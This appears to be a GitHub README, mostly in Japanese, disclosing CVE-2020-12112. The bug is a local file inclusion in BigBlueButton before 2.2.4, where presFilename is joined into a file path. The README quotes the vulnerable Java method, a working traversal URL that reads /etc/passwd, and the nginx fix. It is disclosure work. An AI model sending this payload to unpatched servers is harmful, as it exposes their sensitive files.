
 tchenu/cve-2020-12112
BigBlueButtonのバージョン2.2.4よりも低いバージョンには、機密ファイルへのアクセスを許可するLFI脆弱性があります。🚨

BigBlueButton バージョン 2.2.4 未満には、機密ファイルへのアクセスを許可する LFI 脆弱性があります。
BigBlueButton インスタンスを使った遠隔授業中、クラスの生徒が先生のスライドプレゼンテーションのリンクを共有したところ、URL にファイル名が含まれていることに気づきました。

Student: "No need to write notes, I've got the slide."
Me: Well, I've got a security report to make. 😂

少し操作することで、サーバーの /etc/passwd ファイルにアクセスできるようになり、オープンソースの Big Blue Button ソリューションにセキュリティ脆弱性が存在することを発見しました。
脆弱性を報告したところ、BBB チームはすぐに対応し、数日以内に脆弱性を修正してくれました。
public File getDownloadablePresentationFile(String meetingId, String presId, String presFilename) {
	log.info("Find downloadable presentation for meetingId={} presId={} filename={}", meetingId, presId, presFilename);

    File presDir = Util.getPresentationDir(presentationBaseDir, meetingId, presId);
    return new File(presDir.getAbsolutePath() + File.separatorChar + presFilename);
}
ご覧のとおり、PresentationController で使用されるこのメソッドは、3 つのパラメータを連結してプレゼンテーションファイルをダウンロードできるようにしています。
これにより、次のようなリンクを取得できます。
https://test.bigbluebutton.org/bigbluebutton/presentation/download/ffc98830dbfbac3dcc80cc4c5f30711ebd1c23e8-1586764259489/d2d9a672040fbde2a47a10bf6c37b6a4b5ae187f-1586764259500?presFilename=d2d9a672040fbde2a47a10bf6c37b6a4b5ae187f-1586764259500.pdf
脆弱性を悪用するには、プレゼンテーションファイルの有効なリンクを取得し、presFilename パラメータを変更して機密ファイルにアクセスするだけです。
https://test.bigbluebutton.org/bigbluebutton/presentation/download/ffc98830dbfbac3dcc80cc4c5f30711ebd1c23e8-1586764259489/d2d9a672040fbde2a47a10bf6c37b6a4b5ae187f-1586764259500?presFilename=../../../../../etc/passwd
BBB チームは、サーバー設定ルール (HTTP)、正規表現、および正確なファイル名形式を使用して、2.2.4 バージョンで脆弱性を修正しました。
		location /bigbluebutton/presentation/download {
			return 404;
		}

		location ~ "^/bigbluebutton/presentation/download\/[0-9a-f]+-[0-9]+/[0-9a-f]+-[0-9]+$" {
			if ($arg_presFilename !~ "^[0-9a-f]+-[0-9]+\.[0-9a-zA-Z]+$") {
				return 404;
			}
			proxy_pass         http://127.0.0.1:8090$uri$is_args$args;
			proxy_set_header   X-Forwarded-For   $proxy_add_x_forwarded_for;
			# Workaround IE refusal to set cookies in iframe
			add_header P3P 'CP="No P3P policy available"';
		}
